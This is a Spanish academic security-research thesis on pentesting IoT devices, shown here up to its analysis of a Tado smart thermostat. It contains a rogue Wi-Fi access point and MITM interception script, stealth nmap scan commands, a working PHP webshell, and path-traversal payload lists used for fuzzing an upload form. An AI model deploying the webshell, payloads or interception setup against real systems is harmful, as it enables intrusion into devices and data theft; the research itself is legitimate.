Seguridad & Reversing en dispositivos IoT

Javier Castellanos Cañadas

stealthpartner@gmail.com

10/10/2017

Abstract

This project consists of the security and vulnerability analysis of two IoT devices (both software and hardware), in order to exploit them and obtain the maximum privileges of the equipment. The chosen embedded devices are a smart thermostat and a smart pet feeder. A deep research for these two devices has been carried out with the objective of identifying possible security deficiencies. To this end, an attempt has been made to standardize the same methodology in both devices, which consists in first identifying device functionalities, followed by an analysis of the network traffic that the device exchange with its servers, services analysis before and after the device is in operational mode and a small analysis of the Android application.

All of these points discussed above have been supported by an analysis of the hardware implemented in the equipment in a way that facilitates the task of exploitation.

At the end of the project, a compilation of vulnerabilities identified during the research and security measures implemented by the manufacturers of the IoT devices that have been chosen have been made.

Keywords: embedded devices, IoT, reversing, pentesting, security, exploiting

Resumen

Este proyecto consiste en el análisis de seguridad y vulnerabilidad de dos dispositivos de IoT (tanto a nivel de software como de hardware), con el fin de explotarlos y obtener los máximos privilegios del equipo. Los dispositivos elegidos son un climatizador inteligente y un dispensador de comida inteligente para mascotas. Se ha realizado una profunda investigación para estos dos dispositivos con el objetivo de identificar posibles deficiencias de seguridad. Para ello, se ha intentado estandarizar la misma metodología en ambos dispositivos, que consiste en identificar primero las funcionalidades del dispositivo, seguido de un análisis del tráfico de red que el dispositivo intercambia con sus servidores, escaneo y análisis de servicios antes y después de que el dispositivo esté en modo operativo y un pequeño análisis de la aplicación de Android.

Todos estos puntos comentados anteriormente han sido respaldados por un análisis del hardware implementado en el equipo de manera que facilita la tarea de explotación.

Al final del trabajo, se ha realizado una recopilación de medidas de seguridad implantadas por los fabricantes de los dispositivos IoT que se han elegido y las vulnerabilidades que se han identificado durante el trabajo de investigación.

Palabras Clave: dispositivos embebidos, IoT, *reversing*, *pentesting*, seguridad, explotación

Índice de Contenido

Índice de Figuras

Índice de Tablas

Índice de Scripts

1. Estado del Arte

El concepto de IoT (*Internet of Things*) se corresponde con un conjunto enorme de dispositivos conectados a Internet, que no son ordenadores convencionales. Se le dio este término cuando **el número de dispositivos superó al número personas conectadas a Internet**, por lo que ya no se podía asumir que Internet estaba solo formado por personas interconectadas a través de sus dispositivos, sino que realmente existen equipos "autónomos" conectados a la red. Estamos ante una masa de dispositivos "desatendidos" que se conectan a Internet con alguna finalidad como puede ser enviar información, o permitir el acceso remoto al dispositivo.

Hay gran variedad de dispositivos como **relojes, neveras, hornos, coches, sistemas de control domótico, wearables, sistemas de control de tráfico**, etc. Todos hemos visto u oído hablar, e incluso disponemos de dispositivos de este tipo, pero la mayoría **no somos conscientes de las implicaciones de seguridad** y los riesgos potenciales a los que se encuentran expuestos estos dispositivos, y en consecuencia las personas y organizaciones que los utilicen.

En general los dispositivos IoT son dispositivos *empotrados*, es decir, que son menos complejos que por ejemplo un ordenador convencional. Esto es debido a que están **diseñados con una funcionalidad específica y no con un propósito general**. Se trata de equipos más heterogéneos, ya que los fabricantes emplean sus propias implementaciones, descartando en la mayoría de los casos un sistema operativo "típico" o común como sucede con los ordenadores y smartphones. **Esto dificulta en gran medida el establecimiento de políticas de seguridad o la gestión de actualizaciones**.

Otro aspecto fundamental es que, en la mayoría de los casos, el problema no está en las capacidades del dispositivo, sino en las **decisiones tomadas por los fabricantes respecto a las configuraciones por defecto de los mismos**. En general, los dispositivos IoT no disponen de interfaz de usuario o controles, por lo que se tiene que facilitar el acceso a sus interfaces de administración mediante otros medios menos amigables para el usuario, por lo que la gran mayoría de los usuarios no serán capaces de modificar la configuración de su dispositivo.
Este hecho, sumado a que los fabricantes no suelen establecer una configuración de seguridad por defecto adecuada, hace que los dispositivos posiblemente mantengan una configuración potencialmente insegura.

También uno de los casos a tener en cuenta es su **ubicación física.** Estos dispositivos normalmente se encuentran altamente distribuidos, lo que hace que sean más difíciles de proteger, ya que puede ser muy sencillo obtener acceso físico a ellos, lo que entraña uno de los riesgos potenciales más graves de seguridad.

2. Descripción y Objetivo

Este trabajo consiste en el análisis de seguridad y vulnerabilidades de dos dispositivos **IoT** (tanto a nivel de software como hardware), con el objetivo de poder explotarlas y obtener los máximos privilegios el equipo.

2.1. Metodología

Se ha realizado un estudio del nivel global de estos dispositivos con el objetivo de identificar posibles carencias en seguridad. Para ello se ha intentado estandarizar la misma metodología en ambos dispositivos, que consiste en:

- Identificar funcionalidades del dispositivo
- Análisis del tráfico de red que intercambia con sus servidores
- Escaneo de servicios antes de que esté en modo operacional
- Escaneo de servicios en modo totalmente funcional
- Análisis del hardware del equipo (memoria flash, puerto serie, interfaz JTAG, etc)
- Pequeño análisis de la aplicación de Android

Esta metodología no ha sido estrictamente aplicada dado que como ha sido un proceso de investigación y cada dispositivo es diferente, ésta puede llevar un camino distinto para cada caso.

Al final del trabajo, se ha realizado una recopilación de medidas de seguridad implantadas por los fabricantes de los dispositivos IoT que se han elegido y las vulnerabilidades que se han identificado durante el trabajo de investigación.

2.2. Dispositivos IoT

El criterio de selección de los equipos IoT para el desarrollo de este proyecto se ha basado fundamentalmente en dos puntos: que no tenga **ninguna vulnerabilidad pública**, es decir, se ha buscado en diferentes fuentes públicas que no tenga ninguna vulnerabilidad asociada a ese dispositivo ni a algún otro que pueda tener ese fabricante, y que tenga **diversas funcionalidades**, de forma que a la hora de realizar la investigación se tenga una mayor superficie de ataque.

Entre las opciones de dispositivos IoT a elegir se encontraban cámaras IP, sistemas de iluminación automáticos, climatizadores inteligentes, dispensadores de comida inteligente y hervidores/teteras inteligentes.

Inicialmente se eligió como dispositivo un **climatizador inteligente** del fabricante alemán **Tado**, que tras haber realizado todo el análisis y ver que no tenía aparentemente ninguna brecha de seguridad, se seleccionó un segundo dispositivo, que es un **dispensador de comida inteligente** del fabricante chino **Petwant**, del cual sí que se obtuvieron distintas vulnerabilidades.

3. Climatizador Inteligente

3.1. Descripción y funcionalidades

El **climatizador inteligente de *Tado*** es un dispositivo que controla tu aire acondicionado de forma automática a través de tu smartphone. *Tado* apaga tu aire acondicionado cuando la última persona deja la casa y lo vuelve a encender cuando detecta que la primera persona está por volver.

El climatizador *Tado* te informa acerca de la temperatura actual de tu hogar, los ahorros que esto supone y te permite controlar tu aparato de aire acondicionado de forma remota desde cualquier lugar gracias a la aplicación que dispone para Android e iOS, y al panel de administración del que dispone en su web.

Funciona con todos los dispositivos de aire acondicionado y bombas de calor que dispongan de un mando a distancia: Unidades de split y multi-split, dispositivos de ventanas y portátiles.

El equipo dispone de superficie táctil para controlarlo, pantalla táctil LED para mostrar información y emisores de infrarrojos para transmitir las señales al aire acondicionado.

FIGURA 1 - CLIMATIZADOR INTELIGENTE TADO

Características:

- Control desde cualquier lugar: Enciende o apaga tu AC y cambia los ajustes en la app desde donde estés, en cualquier momento.
- Programación inteligente: Ajusta programaciones personalizadas con diferentes temperaturas a distintas horas del día según tus necesidades.
- Ahorro energético: Puedes ahorrar hasta el 40% del gasto energético de tu AC.
- El climatizador inteligente Tado se conecta a Internet a través de tu **Wi-Fi**.

- Los datos que se transmiten entre el dispositivo, el servidor y los dispositivos móviles se **cifran** usando la misma tecnología que se usa en la banca online.
- **Actualizaciones** automáticas: Los dispositivos Tado reciben actualizaciones automáticas y las nuevas funciones tan pronto están disponibles.
- Compatibilidad con **IFTTT**, de forma que se puede configurar acciones complejas que involucren el envío de notificaciones, la activación en función de la temperatura exterior, etc.
- API para interactuar con la información que recoge el dispositivo

3.2. Entorno de comunicaciones

Lo primero de todo es desplegar el dispositivo, para ello necesita ser configurado y alimentación. Las credenciales del Wi-Fi solo pueden ser configuradas a través de la aplicación de Android / iOS.

Una vez que tenga configurada la red Wi-Fi a la que tiene que conectarse, el resto de parámetros de configuración como pueden ser el tipo de aire acondicionado, los controles remotos y demás, pueden ser configurados o bien con la aplicación para móvil o bien desde la sección para clientes que dispone en la web https://my.tado.com.

Una vez ya configuradas las credenciales del Wi-Fi, el equipo ya podrá establecer comunicación con sus respectivos servidores, a los cuales el usuario puede enviar órdenes a través de los medios mencionados anteriormente para poder controlar remotamente el aire acondicionado.



FIGURA 2 - DIAGRAMA DE COMUNICACIONES DEL CLIMATIZADOR

Con todo el entorno ya definido, se puede comenzar a aplicar la metodología descrita en el apartado 2, el análisis de tráfico, para ello habrá que configurar el dispositivo de forma que se conecte a una red Wi-Fi específicamente creada para el análisis del tráfico y redirigir todo el tráfico hacia un interfaz que disponga de conexión a Internet.

3.3. Proxy transparente MITM

El objetivo de este punto es ver las comunicaciones entre el equipo y los servidores de Tado en claro. Para ello se va a crear un punto de acceso en el que todo el tráfico HTTP y HTTPS pase por un proxy. No todos los adaptadores de red inalámbrica valen para crear un punto de acceso.

El punto de acceso Wi-Fi se va a crear en la tarjeta de red *"wlan1"* y se va a redirigir todo ese tráfico hacia la tarjeta de red que está conectada a Internet, en este caso una red cableada (*eth0*).

Para realizar todo este proceso se ha creado un script en Bash, que principalmente realiza:

- Configuración del servidor DHCP y DNS (**DNSmasq**)
- Configuración los parámetros del punto de acceso (**Hostapd**).
- Configuración de **Iptables** para redirigir el tráfico.

```
#!/bin/bash
set -e

#Installs
#apt-get install -y hostapd dnsmasq wireless-tools iw wvdial

#Config parameters
iface_inet="eth0"
iface_AP="wlan1"
SSID="WifiFake"

#Troubleshooting
nmcli radio wifi off
rfkill unblock wlan

ifconfig $iface_AP 10.0.0.1/24 up


#DNSmasq configuration
cat <<EOF> /etc/dnsmasq.conf

log-facility=/var/log/dnsmasq.log
#ConfigServerDNS
#address=/#/10.0.0.1
#ConfigServerDHCP
interface=$iface_AP
dhcp-range=10.0.0.10,10.0.0.20,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
#no-resolv
log-queries
EOF


#HostAP configuration
cat <<EOF> /etc/hostapd/hostapd.conf

interface=$iface_AP
driver=nl80211
ssid=$SSID
channel=7
hw_mode=g
ignore_broadcast_ssid=0
#auth_algs=1
wpa=2
wpa_passphrase=12345678
wpa_key_mgmt=WPA-PSK
#wpa_pairwise=TKIP
rsn_pairwise=CCMP
EOF

```

```
52
53  #IPTABLES
54  iptables -t nat -F
55  iptables -F
56
57  #FORWARDEO
58  iptables -t nat -A POSTROUTING -o $iface_inet -j MASQUERADE
59  iptables -A FORWARD -i $iface_AP -o $iface_inet -j ACCEPT
60
61  #PROXY HTTPS Y HTTP
62  iptables -t nat -A PREROUTING -i wlan1 -p tcp --destination-port 443 -j REDIRECT --to-ports 8083
63  iptables -t nat -A PREROUTING -i wlan1 -p tcp --destination-port 80 -j REDIRECT --to-ports 8080
64
65  echo 1 > /proc/sys/net/ipv4/ip_forward
66
67
68  #DHCP & DNS Server
69  service dnsmasq restart
70
71  echo "Run -> hostapd /etc/hostapd/hostapd.conf"
72
73  #Establecimiento del PROXY con Bettercap (HTTP:8080 y HTTPS:8083)
74  echo "Run -> bettercap --interface $iface_AP --no-spoofing --no-discovery --proxy --proxy-https \
75            --sniffer-output MITM_capture.pcap"
76
```

SCRIPT 1 - CONFIGURACIÓN PUNTO DE ACCESO

Para realizar *Man In The Middle*, se va a utilizar la herramienta **Bettercap.**

BetterCAP es una herramienta potente, flexible y portátil creada para realizar diversos tipos de ataques MITM contra una red, manipular tráfico HTTP, HTTPS y TCP en tiempo real, buscar credenciales y mucho más.

```
./SetupWi-FiAP.sh

hostapd /etc/hostapd/hostapd.conf &

bettercap –interface wlan1 –no-spoofing –no-discovery –proxy –proxy-https –sniffer-output MITM_capture.pcap
```

- --interface: Selecciona la interfaz de red
- --no-spoofing: Para que no haga spoofing ya que está habilitado por defecto
- --no-discovery: Para que no busque activamente hosts
- --proxy: Activa el proxy HTTP
- --proxy—https: Activa el proxy HTTPS
- --sniffer-output: Para guardar el tráfico capturado

Al conectar el equipo al punto de acceso, se conecta sin problemas pero cuando el equipo intenta conectarse con los servidores, no llega a establecer comunicación, dando lugar a un error de conexión con el servidor (no se llega a establecer el handshake).

Se comunica principalmente con 2 servidores Amazon EC2:

- 54.77.54.3 : 443
- 52.213.7.212 : 443

Ambos dominios resuelven en https://ic.my.tado.com

3.4. Escaneo de Servicios

Para llevar a cabo el escaneo del equipo se van a usar dos herramientas: **Nmap** y **Nessus**.

Nmap es un programa de código abierto que sirve para efectuar rastreo de puertos escrito originalmente por Gordon LyonSe. Se usa para evaluar la seguridad de sistemas informáticos, así como para descubrir servicios o servidores en una red informática, para ello Nmap envía unos paquetes definidos a otros equipos y analiza sus respuestas.

Este software posee varias funciones para sondear redes de computadores, incluyendo detección de equipos, servicios y sistemas operativos. Estas funciones son extensibles mediante el uso de scripts para proveer servicios de detección avanzados, detección de vulnerabilidades y otras aplicaciones. Además, durante un escaneo, es capaz de adaptarse a las condiciones de la red incluyendo latencia y congestión de la misma.

Nessus es un programa que escanea vulnerabilidades de diversos Sistemas Operativos (Windows - Linux - Mac - Solaris, etc...), además de encontrar errores de configuraciones y vulnerabilidades, ya sean por falta de actualización del S.O, puertos que pueden llevar a sesiones meterpreter, procesos Web o fallos en softwares instalados (Apache, Mysql, etc).

En los primeros escaneos se han usado los siguientes comandos con **Nmap**:

```
nmap –v –sT –p- –r –T5 192.168.0.1
nmap –v –sU –p- –r –T5 192.168.0.1
```

- -v: Activa el modo *verbose*
- -sT: Escaneo de tipo TCP (*connect*)
- -sU: Escaneo de tipo UDP
- -p-: Selección de todos los puertos (1-65535)
- -r: Escaneo de puertos consecutivos
- -T5: Escaneo agresivo (rápido)

Con esto se consigue hacer un escaneo agresivo de todos los puertos posibles UDP y TCP, de forma consecutiva, con el fin de poder ver qué servicios corren en qué puertos.

Al no tener resultados, parece que puede haber un firewall escondiendo las cosas o que realmente no tenga ningún servicio activo, para ello se han usado otro tipo de comandos con **nmap**:

```
nmap –v –sS -f –p- –r –T5 192.168.0.1
```

- -sS: Escaneo de tipo SYN sigiloso
- -f: Fragmentado de paquetes

```
nmap –v –sS -f –p- –r –T5 192.168.0.1 –source-port 443
```

- -sS: Escaneo de tipo SYN sigiloso
- --source-port: Especifica el puerto de origen

```
nmap –v –mtu 8 –p- –r –T5 192.168.0.1
```

- -sS: Escaneo de tipo SYN sigiloso
- --mtu: Especifica la unidad máxima de transmisión (debe ser múltiplo de 8)

Después de lanzar lo escaneo mencionados, no se ha obtenido ningún resultado. Todos los puertos se encuentran cerrados o filtrados.

Para tener una "segunda opinión" se ha usado el **Nessus**, configurado para que haga un escaneo en profundidad del equipo y los resultados son los mismos, todos los puertos se encuentran cerrados o filtrados.

FIGURA 3 - REPORTE DE NESSUS (1)



FIGURA 4 - REPORTE DE NESSUS (2)

3.5. Análisis de la aplicación Web

Antes de que el equipo este en modo completamente funcional, hay que configurarlo para que se conecte a una red Wi-Fi, durante este proceso el equipo monta un punto de acceso con un pequeño servidor web para procesar las credenciales del Wi-Fi al que se tiene que conectar.

FIGURA 5 - INTERFAZ WEB PARA LA CONFIGURACIÓN DEL WI-FI

Análisis de servicios:

Antes de nada se va a realizar un escaneo de todos los puertos TCP y UDP para ver si hay algo más detrás además del servidor web. Para ello se va a hacer uso de la herramienta ***Nmap***:

```
nmap –sT –p- -T5 192.168.1.1

nmap –sU –p- -T5 192.168.1.1
```

- -sT: Escaneo de tipo TCP (*connect*)
- -sU: Escaneo de tipo UDP
- -p-: Selección de todos los puertos (1-65535)
- -T5: Escaneo agresivo (rápido)

De esta forma se va a realizar un escaneo de puertos tanto TCP como UDP.



FIGURA 6 - ESCANEO PUERTOS TCP CON NMAP



FIGURA 7 - ESCANEO DE PUERTOS UDP CON NMAP

Como se puede ver, los únicos puertos que tiene abierto son el 80, con un servidor web HTTP y el 1080, con un servicio llamado “socks”.

El servicio *socks* suele ser un proxy, por lo tanto, se va a intentar hacer un escaneo del equipo desde el propio equipo, haciendo que el comando se lance desde el proxy.

Para esto se va a hacer uso de ***Proxychains***, una herramienta que fuerza cualquier conexión **TCP** hecha por cualquier aplicación a seguir a través de uno o más proxies (como TOR o cualquier otro SOCKS4, SOCKS5 o proxy HTTP). Admite autenticación de tipo: "user / pass" para SOCKS4 / 5 y "basic" para HTTP.

Para ello, editar el archivo “/etc/proxychains.conf” y modificar la última línea con:

```
socks4  192.168.1.1  1080
```

Una vez guardado el archivo, ejecutar el comando:

```
proxychains nmap -sT -p- 127.0.0.1
```

Después de hacer la conexión con el supuesto proxy, lo único que se obtiene son *timeouts* y no se obtiene ningún resultado.

Subida de ficheros:

En el caso en el que se quiera configurar el Wi-Fi con métodos de autenticación con certificados, la aplicación web permite subir los certificados a través de los campos que se ven en la imagen. Lo que se va a hacer es subir otro tipo de archivo como puede ser una imagen (para ver dónde la puede guardar) o un *webshell* en PHP, y luego intentar ejecutarlo desde el navegador.

FIGURA 8 - CONFIGURACIÓN DE PARÁMETROS DE LA RED WI-FI

El script en *php* que se va a usar es el siguiente:

```php
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die
}
?>
```

FIGURA 9- PHP WEBSHELL

Este script lo que hace es ejecutar el comando que se quiera en el sistema mediante el parámetro "*cmd*" recogido de la URL mediante GET.

A la hora de subir los archivos lo que hace la aplicación web es, primero transforma el contenido en hexadecimal y luego calcula el tamaño total del archivo en bytes, y en función de eso, calcula cuantos bloques de 62 bytes tiene que enviar (por cada bloque una petición POST).



FIGURA 10 - BURP FILE UPLOAD (1)

En la siguiente imagen se puede apreciar como coge bloques de 62 bytes del script en php:



FIGURA 11 - BURP FILE UPLOAD (2)

Una vez subida la imagen y el script en php, se crea un diccionario de posibles rutas donde puedan estar guardados esos archivos, para esto ***Dotdotpwn*** es de gran ayuda.

Dotdotpwn es un fuzzer inteligente muy flexible para descubrir vulnerabilidades de tipo ***path traversal*** en software como servidores HTTP / FTP / TFTP y plataformas web como CMS, ERPs, Blogs, etc. En este caso solo se ha usado para generar listas de URLs para intentar explotar el path traversal desde otra herramienta.

```
dotdotpwn –m stdout –o "unix" –f "etc/ssl/certs/imagen.png" > imagenlist1
```

- -m: Con "stdout" se especifica que los resultados de la ejecución solo los imprima por pantalla
- -o: Especifica el sistema operativo del objetivo (en este caso "Unix")
- -f: Se especifica el nombre del archivo en base al que se quiere crear la lista

```
root@FABADA:~/Desktop# dotdotpwn -m stdout -o "unix" -f "etc/ssl/certs/imagen.png" > imagenlist1
root@FABADA:~/Desktop# dotdotpwn -m stdout -o "unix" -f "imagen.png" > imagenlist
root@FABADA:~/Desktop# dotdotpwn -m stdout -o "unix" -f "etc/ssl/private/imagen.png" > imagenlist2
```

FIGURA 12 - DOTDOTPWN LISTAS (1)

Con esto se consigue crear tres listas con posibles rutas donde se haya podido guardar la imagen (rutas típicas donde se encuentran los certificados) en base a muchas combinaciones de *paths* del sistema:

```
../../imagen.png;index.htm
../../../imagen.png%00
../../../imagen.png%00index.html
../../../imagen.png%00index.htm
../../../imagen.png;index.html
../../../imagen.png;index.htm
../../../../imagen.png%00
../../../../imagen.png%00index.html
../../../../imagen.png%00index.htm
../../../../imagen.png;index.html
../../../../imagen.png;index.htm
../../../../../imagen.png%00
../../../../../imagen.png%00index.html
../../../../../imagen.png%00index.htm
../../../../../imagen.png;index.html
../../../../../imagen.png;index.htm
..\imagen.png%00
..\imagen.png%00index.html
..\imagen.png%00index.htm
..\imagen.png;index.html
..\imagen.png;index.htm
..\..\imagen.png%00
..\..\imagen.png%00index.html
..\..\imagen.png%00index.htm
..\..\imagen.png;index.html
..\..\imagen.png;index.htm
```

FIGURA 13 - DOTDOTPWN LISTAS (2)

Una vez generadas las listas con las posibles combinaciones, se pasan como payload en el fuzzer de ***OWASP Zap***.

ZAP (Zed Attack Proxy) es una herramienta de código abierto para pruebas de penetración, de fácil uso y con múltiples componentes, para encontrar vulnerabilidades en aplicaciones web. Está activamente mantenida por una comunidad de voluntarios.

